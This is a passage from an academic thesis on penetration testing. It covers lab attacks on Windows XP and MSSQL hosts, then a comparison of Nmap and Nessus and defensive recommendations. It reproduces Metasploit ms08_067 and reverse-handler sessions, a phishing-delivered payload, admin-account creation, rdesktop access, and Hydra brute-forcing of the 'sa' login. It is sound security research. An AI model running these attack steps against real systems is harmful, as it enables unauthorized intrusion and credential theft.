2	Crack the obtained hashes.	8	Create a user and add it to administrator's group.
3	Dump hashes in SAM database.	9	Enable remote desktop service from the meterpreter connection.
4	Gain a meterpreter connection.	10	Enable the keyboard sniffer to capture any typed information.
5	Use smb08_068_netapi exploit.	11	Analyze sniffed data to capture administrator's credentials.
6	Create and upload a malicious payload to the victim's machine.		

As not many services were running on this machine, the attack surfaces were relatively limited in number compared to those on Metasploitable. The attacks started from the bottom up with the primary aim of establishing a meterpreter connection to the victim (attack 4). This could be done by 2 approaches i.e. attack 5 and attack 6, according to the experiment's results.


- Attack 5 attempted to exploit the smb service running on port 445 with the smb08_067_netapi exploit as shown in figure 4.20.



```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.1.250:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (769536 bytes) to 192.168.1.151
[*] Meterpreter session 2 opened (192.168.1.250:4444 -> 192.168.1.151:1060) at 2014-04-23 03:01:18 -0400

meterpreter >
```

Figure 4.20 Gaining meterpreter connection using smb08_067_netapi exploit


- On the other hand, a malicious payload was created using the msfpayload function provided by the Metasploit Framework, and uploaded using any means available (Attack 7). In this case, it was assumed that a social engineering was opted. The payload was attached to an email sent to the user, and then the user unknowingly downloaded and executed the payload. Meanwhile, the tester with a handler running was ready to listen for the victim's connection (Attack 6). Once the user executed the payload, a meterpreter session was instantly set up. Figure 4.21 displays the attack's result with the file 'funny.exe' as the payload.



```
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.250:4444
[*] Starting the payload handler...
[*] Sending stage (769536 bytes) to 192.168.1.151
[*] Meterpreter session 3 opened (192.168.1.250:4444 -> 192.168.1.151:1072) at 2014-04-24 04:52:50 -0400

meterpreter > shell
Process 696 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AC18-F933

 Directory of C:\Documents and Settings\Administrator\Desktop

04/24/2014  08:48 PM    <DIR>          .
04/24/2014  08:48 PM    <DIR>          ..
04/24/2014  08:48 PM            73,802 funny.exe
04/24/2014  08:32 PM    <DIR>          Get over Windows XP validation
               1 File(s)         73,802 bytes
               3 Dir(s)  40,653,123,584 bytes free
```

Figure 4.21 Gaining a meterpreter connection with a malicious payload


- With the meterpreter connected, various attacks could be deployed for further escalation. For example, a post-exploitation's exploit called 'hashdump' could be used to gather password hashes from Windows SAM database (Attack 3) which would be then decrypted to obtain the login credentials (Attack 2) including those of the administrator's account.
- Possible attacks included activating the keyboard sniffer tool, offered by the meterpreter, to capture any data typed from the victim's machine (Attack 11). The collected data would be later analyzed to search for valuable data or even login credentials (Attack 10).
- Another form of attack was creating a user manually, and then, adding it to the administrator's group (Attack 8) as displayed in figure 4.22.



```
C:\WINDOWS\system32>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            Guest                    HelpAssistant
pentest                  SUPPORT_388945a0
The command completed with one or more errors.


C:\WINDOWS\system32>net localgroup "Administrators" pentest /add
net localgroup "Administrators" pentest /add
The command completed successfully.
```

Figure 4.22 Creating and adding a user to administrator's group on Windows XP

- Attack 9 attempted to enable the remote desktop service on the victim. With the administrator's access obtained from the previous attacks, a remote connection was established between the attacker and the target machine, as shown in figure 4.23.



```
root@kali:~# rdesktop -u pentest -p pentest 192.168.1.151
Autoselected keyboard map en-us
WARNING: Remote desktop does not support colour depth 24; falling back to 16
```

Figure 4.23 Gaining remote desktop connection on Windows XP

This ends the penetration testing process on Windows XP SP3 workstation. The next sub-section describes attacks performed on the MSSQL database server.

4.3.2.3 MSSQL database server.

Due to the fact that the MSSQL database server shares the same operating system with the Windows XP workstation, all attacks on the workstation are also applicable to the database server. As a result, the attack tree and the attack's descriptions table of Windows XP workstation were re-used to build those of the MSSQL database server with attacks related to the mssql service were added.





Figure 4.24 Attack tree of MSSQL database server host

Table 4.8 Attacks' descriptions on MSSQL database server host


Attack numbers	Attack's descriptions	Attack number	Attack's descriptions
12	Brute-force login with Hydra.	15	Gain a meterpreter connection using mssql_payload exploit.
13	Brute-force login with Metasploit's mssql_login auxiliary.	16	Execute various commands using the mssql_exec exploit.
14	Login to Mssql server.		

As mentioned above, for attack 1 to 11, please refer to the attacks on Windows XP workstation in section 4.3.2.2. The continuing attacks focused on exploiting the mssql service. Starting from attack 14 which attempted to login to the mssql server, there were two methods similar to the previous attacks which were brute-forcing with Hydra, and brute-forcing with Metasploit's auxiliary. Figure 4.25 and 4.26 show the results of such process.



```
root@kali:~# hydra -l sa -P /usr/share/set/src/fasttrack/wordlist.txt mssql://192.168.1.202:1025
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2014-04-29 03:35:30
[DATA] 16 tasks, 1 server, 129 login tries (l:1/p:129), ~8 tries per task
[DATA] attacking service mssql on port 1025
[1025][mssql] host: 192.168.1.202   login: sa   password: password1
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2014-04-29 03:35:31
root@kali:~# 
```


Figure 4.25 Brute-forcing mssql login with Hydra



```
[*] 192.168.1.202:1025 MSSQL - [05138/14400] - Trying username:'sa' with password:'sqlsql'
[-] 192.168.1.202:1025 MSSQL - [05138/14400] - failed to login as 'sa'
[*] 192.168.1.202:1025 MSSQL - [05139/14400] - Trying username:'sa' with password:'password1'
[+] 192.168.1.202:1025 - MSSQL - successful login 'sa' : 'password1'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mssql_login) >
```

Figure 4.26 Brute-forcing mssql login with Metasploit's auxiliary

As can be clearly seen, the weak password for ‘sa’ user was easily revealed; thus, it provided the tester a powerful point of entry to infiltrate the server. With the acquired credentials, a meterpreter connection could be built using the mssql_payload exploit provided by Metasploit as shown in fugure 4.27. From here, similar attacks from the case of Windows XP workstation could be properly applied for further exploitation.



```
[*] Command Stager progress -  89.43% done (91439/102246 bytes)
[*] Command Stager progress -  90.90% done (92938/102246 bytes)
[*] Command Stager progress -  92.36% done (94437/102246 bytes)
[*] Command Stager progress -  93.83% done (95936/102246 bytes)
[*] Command Stager progress -  95.29% done (97435/102246 bytes)
[*] Command Stager progress -  96.76% done (98934/102246 bytes)
[*] Command Stager progress -  98.19% done (100400/102246 bytes)
[*] Command Stager progress -  99.59% done (101827/102246 bytes)
[*] Command Stager progress - 100.00% done (102246/102246 bytes)
[*] Sending stage (769536 bytes) to 192.168.1.202
[*] Meterpreter session 1 opened (192.168.1.250:4444 -> 192.168.1.202:1047) at 2014-04-29 03:45:16 -0400

meterpreter >
```

Figure 4.27 Using mssql_payload exploit to establish a meterpreter connection

Also with the ‘sa’ account, it was possible to use the ‘mssql_exec’ exploit from the Metasploit Framework to issue various system commands which were executed on the victim’s machine (Attack 16). In this specific case, the tester attempted to set commands to create a user and add it to admin group (Attack 8). Yet, the effort resulted in a failure as the system denied user’s permission to perform such task. Apparently, the MSSQL 2008 Express has patched this security loophole.

This is the end of the testing process on MSSQL database server. Naturally, the next part would be the penetration on the E-mail server. Unfortunately, as the service is installed on Ubuntu 13.10 which is a pretty secure and up-to-date Linux version, and due to the limited capability of the tester, there is no practical exploit that can be used to infiltrate the respective host. This also concludes the whole chapter, the discussion regarding the research findings will be carried out in the next chapter 5.

Chapter 5 Discussions

This chapter principally focuses on the discussions of the significance of the research's outcomes. The initiated research questions are also answered with comprehensive justifications. Finally, the implications of the research together with practical recommendations to improve security are drawn to conclude the chapter.

5.1 Effectiveness of the Selected Penetration Testing Tools

With the statistics of the tools' performance acquired in chapter 4 – research findings, it can be clearly reckoned that Nmap and Nessus are the most effective tools amongst the pool of tools selected.

5.1.1 Research question 1.

Regarding the group of service foot-printing tools, Nmap obviously possesses more advantages than the others. First of all, according to the research's results, Nmap reveals the highest number of opening ports on the experimental hosts with an average number of 9 services detected. Additionally, Nmap's results provide more comprehensive and more accurate details. One typical example of this is a fact that, while Dmitry and GFI Languard fail to identify the MSSQL service running on the database host, or Unicornscan discover the port, yet cannot exactly tell what service is running on it (the service's name appears as 'blackjack'); Nmap, especially, can not only detect the opening port, but also precisely point out the name and version of the service in details. Another point worth mentioning is the ability of output generating. Unlike Unicornscan and Dmitry which can solely provide text outputs, Nmap offer its user more choices including normal text, grepable, and XML formats for easier analysis. Although GFI Languard is able to present the results in a more user-friendly manner with it graphical feature, it is not free and open source as Nmap is.

With a special regard to Dmitry – a tool appears to be the least useful according to the study's results; as mentioned in chapter 4, despite the short range of TCP port scan, Dmitry has its very unique beauty which is the capability to gather additional information related to the target machine. Coupled with other fingerprinting tools, Dmitry can make an amazingly powerful partner in the task of pinpointing more attack vectors on the victims.

As a result, the answer for the first research question of ***"Which is the most effective service fingerprinting tool amongst selected ones?",*** is obviously Nmap. This is owing to the number of services together with the rich of details it reveals, the variety of report formats it generates, and the fact that it is free, open source.

5.1.1 Research question 2.

Moving to the perspective of vulnerability scanning, Nessus is evidently more effective than the other two candidates owing to its performance. With the shortest average amount of time needed to finish a scan, Nessus reveals most vulnerabilities on the experimental hosts coupled with appropriated severity. Compared to this, GFI Languard surprisingly not only comes up with the least number of vulnerabilities identified, but also neglects vulnerabilities at critical/high level. This fact disadvantageously impacts the tool's accuracy as it may results in drastically dangerous false negatives. In contrast, OpenVAS exhibits the highest number of threats, especially on the Metasploitable host where the number is almost triple that of Nessus on the same target. This eventually puts OpenVAS in the position where it's accuracy in terms of false positive rate is worth questioning. One additional point that makes Nessus more useful than the others is the straightforward and easy-to-use interface it provides, as described in chapter 4.

According to the presented research's results and the advantages mentioned above, Nessus is undeniably the solution for the second research question of ***"Which is the most effective vulnerability scanning tool amongst selected ones?"***. In short, Nessus is more powerful than other tools in various manners including swift performance time, more reliable scanning outcomes, and the user-friendly interface.

5.2 Effective Attacks on Experimental Hosts

The second stage of the experiment attempts to compromise the experimental hosts with different attack combinations. Successful attacks coupled with potential approaches are gathered and organized into attack tree diagrams in order to identify the most effective techniques. This is the third research question that the study is seeking answers.

In chapter 4 – Research findings, attack trees of each particular host are clearly drawn with attacks represented by the respective numbers. The effectiveness of each attack is determined by the amount of effort and steps required to accomplish the ultimate goal of obtaining the highest level of access. Hence, a single attack that can immediately acquire root/administrator’s privileges is obviously more effective than attacks which require multiple sub-attacks to be completed. The attack trees’ analysis is carried out in light of this principle.

From the attack tree diagrams created, it can be explicitly reckoned that attacks aim at un-patched services e.g. Samba service on port 445, or Java RMI service are drastically dangerous to the system’s security. As can be seen from the demonstrations, these attacks simply exploit the weaknesses to acquire root’s access without spending too much time and effort. Likewise, root’s access can be easily taken by attacks that take advantage of backdoors implemented in compromised services. Unreal IRCd v3.2.8.1 and Vsftpd v2.3.4 services are perfect examples to back this point up. By utilizing the backdoors, attackers may constantly connect to the system with highest authorities at their disposal. These vulnerabilities are usually detected at the highest level of threat by popular vulnerability scanner such as Nessus.

More time-consuming than the attacks mentioned above, malicious activities that attempt to gain access to the system by brute-forcing login credentials, are also worth concerning. Attacks like these focus on guessing the username and password with an extra large pool of credential’s combinations available, in order to connect to the system as a legitimate user. Using this method, attackers may establish a connection to victim via various common services such as ftp, ssh, telnet, mysql, or mssql, as illustrated in the experiment. Once appropriate credentials are successfully obtained, attackers are able to login to the system under normal user's privileges or even higher level of access, and then, use this as a launching pad to deploy further attacks for privilege escalation.

Last but not least, a social engineering approach might be opted to access the target's machine. In this manner, a malicious payload is crafted and sent to the victim using any means possible. One of the potential methods, which is previously assumed in the experiment, is utilizing the means of email. An attractively composed email with the payload attached is sent to the user. The purpose of such task is to induce the user to download and execute the payload, while the attacker is waiting patiently with a server ready for connections. As the user inadvertently executes the payload, a reverse connection is immediately set up; thus, provides the attacker a point of entry to deploy further attacking activities.

As presented by the attack tree diagrams, the answers to the third research question of *"**What are the most effective attacks on the experimental host?",*** are apparently attacks aiming at exploiting un-patched or compromised services. Attacks like these are essentially placed on top priorities to be countered due to their critical level of severity. On the other hand, systems with weak password authentication are also easy preys to cyber hunters. In addition, user's gullibility is another point of which can be taken advantage to infiltrate a system.

5.3 Implications and Recommendations

The study has explicitly illustrated a fact that, despite possessing similar functions, different penetration testing tools may result in comparatively varying outcomes. The difference is surprisingly huge in some particular cases, as demonstrated in the results generated by the selected vulnerability scanners. Thus, more researches are significantly necessary in order to precisely assess the tools' reliability. Hopefully, this study, to some degrees, may offer practical contributions to such respective mission.

Furthermore, from the attack demonstrations performed on the simulation system, a distinct way of use of the attack tree model is introduced. Differentiating from formal use which is for attack brainstorming activities, attacks on the experimental hosts are gathered and organized into separate diagrams. The primary objective of such process is to provide a more general view of the penetrating process; hence, able to pinpoint the most effective attack methods. The approach is considerably significant for practical penetration test analysis.

With special regard to attacks deployed on the experimental machines, a list of pragmatic countermeasures is strongly recommended. On top of the list is the utmost need to update the operating systems together with the running services to the latest versions. As illustrated in the experiment, outdated operating systems, or un-patched services might exist critical security loopholes that allow attackers to seize administrative access of the system without spending too much time and effort. An up-to-date system will positively render certain exploits useless; thus, enhance the security as a whole.

On the other hand, attacks aiming at weak passwords are also worth concerning. A system protected by simple and common passwords can be easily breached by brute-forcing method, as demonstrated in the experiment. As a result, strong passwords are required to hinder the password brute-forcing process, or even make it impossible to succeed. Together with proper security policies, strong passwords will remarkably help enhance the system's security. There are several principles for creating a powerful password. According to Microsoft (Microsoft.com, n.d.), a strong password must satisfy the following requirements:

- Having at least 8 characters.
- Containing uppercase and lowercase letters, numbers, and symbols.
- Not containing common info such as user name, real name, or company name.
- Not containing a complete word.
- Being different from the previous passwords.

Finally, the last recommended safeguard mainly focuses on the human factor of an organization. As mentioned earlier, user's gullibility might be exploited with a variety of social engineering techniques, in order to inject malicious payloads into the system. Therefore, companies should pay close attention to training their employees regarding information security, at least at a very basic level. A well-designed training program will magnificently raise security awareness of the users. Many studies on this topic, presented in chapter 2 – Literature Review, have had this point rationally proven.

Chapter 6 Conclusions and Future Works

Technically, penetration testing is one of the most common approaches for security assessment processes. Penetration testing can precisely examines the effectiveness of the safeguards implemented on the inspected system. With a wide range of supporting tools available in both the community and the market, it is truthfully confusing for practitioners to make proper decisions when looking for suitable tools. Therefore, the research, firstly, aims to provide the community more reliable references regarding the tools' effectiveness by carrying out an evaluation on the performance of some particular tools. The experiment results have indicated that Nmap and Nessus are more powerful than other selected ones owing to high response time, easy-to-use interface, and fairly broad coverage.

Secondly, the study has introduced an unorthodox use of attack tree model for post-attack analysis process. Different attack combinations are interpretively demonstrated on the experimental machines. Performed attacks, as well as possible attack vectors are organized into particular attack tree diagrams in order to pinpoint the most effective points of entry. By analyzing the drawn diagrams, it can be explicitly reckoned that outdated operating systems, together with un-patched services severely expose the system to attackers. Attackers may take advantage of such security weaknesses to gain administrative access to the system without spending too much time and effort. In addition, weak passwords and user's gullibility are other attack surfaces that allow intruders to deploy further malicious activities. Consequently, it is strongly recommended that systems' owners should strictly protect themselves by keeping the systems up-to-date, applying strong password policies, and attempting to raise the employees' security awareness, at least at a very basic level.


As mentioned previously, despite the significance, the research is undeniably restrained by a number of limitations stated in chapter 3. Therefore, the study can be carried on further with a wide range of possible directions. Firstly, future studies may continue the topic of penetration testing tools evaluation with more tools from different categories such as web application vulnerability scanning or password cracking involved. Additionally, more representative characteristics of the tools like accuracy of vulnerability scanners in terms of false positive/negative rate, or usability, should be put under investigation. This will increasingly support the empirical evidence, as well as provide the security community more reliable references regarding the performance of penetration testing tools.

On the other hand, since the simulation test-bed used in this study is significantly simple and straightforward, the research's results including the tools' performance statistics (in first phase) and attack outcomes (in second phase) might be drastically varying when carried out in a more complex system. Hence, similar studies should be conducted in fully functional systems where various defense mechanisms such as firewalls, intrusion detection systems, and security policies are in place, so as to cater more precise and reliable sources of reference for the community.

APPENDIX A

